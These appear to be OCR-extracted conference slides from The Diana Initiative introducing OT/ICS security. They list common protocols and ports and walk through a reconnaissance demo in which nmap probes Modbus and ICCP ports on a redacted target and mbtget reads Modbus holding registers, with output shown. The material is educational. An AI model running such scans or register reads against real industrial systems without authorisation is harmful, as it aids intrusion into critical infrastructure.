
Human-Machine Interface (HMI)



SPARK A JOURNEY

The Diana Initiative

Distributed Control System (DCS)



Common Protocols

ICCP: Port 102

Modbus: Port 502

DNP3: Port 20000

SPARK A JOURNEY

Why OT/ICS

- Easy to monitor
- Faster troubleshooting
- Easy Control of industrial processes

Common OT/ICS Threats


- Targeted Attack
- Technical Malfunction
- Internal Threat
- Human Error

Practical Demonstration

The Diana Initiative

Session #1: Reconnaissance

nmap -sV --scan-delay=3 -p 502,102 <ip | domain of target> -Pn



```
root@inveteck:~/Desktop/ics# nmap -sV --scan-delay=3 -p 502,102 [redacted] -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-16 08:57 EDT
Nmap scan report for [redacted] ([redacted])
Host is up (0.24s latency).

PORT    STATE    SERVICE  VERSION
102/tcp filtered iso-tsap
502/tcp open     mbap?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
?new-service :
SF-Port502-TCP:V=7.91%I=7%D=7/16%Time=60F182B2%P=x86_64-pc-linux-gnu%r(LDA
SF:PSearchReq,9,"0\x84\0\0\0\x03\x02\x81\x0b");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.20 seconds
```

```
nmap -sV --scan-delay=3 -p 502,102 <ip | domain of target> -Pn
```

nmap - network exploration scanner.

-sV - determine service/version info.

--scan-delay - adjust delay of scan to 3s.

-p - scan ports (specifically 502 and 102).


ip | domain - Specify the ip address or domain of target.

-Pn - treating all host as online

SPARK A JOURNEY

The Diana Initiative

Read Holding Registers



```
root@inveteck:~/Desktop/ics/mbtget# mbtget -n 17 [redacted]
values:
  1 (ad 00000):      0
  2 (ad 00001):      1
  3 (ad 00002):      0
  4 (ad 00003):      0
  5 (ad 00004):      0
  6 (ad 00005):      0
  7 (ad 00006):      0
  8 (ad 00007):      0
  9 (ad 00008):      0
 10 (ad 00009):      0
 11 (ad 00010):      0
 12 (ad 00011):      0
 13 (ad 00012):      0
 14 (ad 00013):      0
 15 (ad 00014):      0
 16 (ad 00015):      7
 17 (ad 00016):     14
```

```
mbtget -n 17 <ip | domain of target>
```

mbtget - script for scanning registry values.

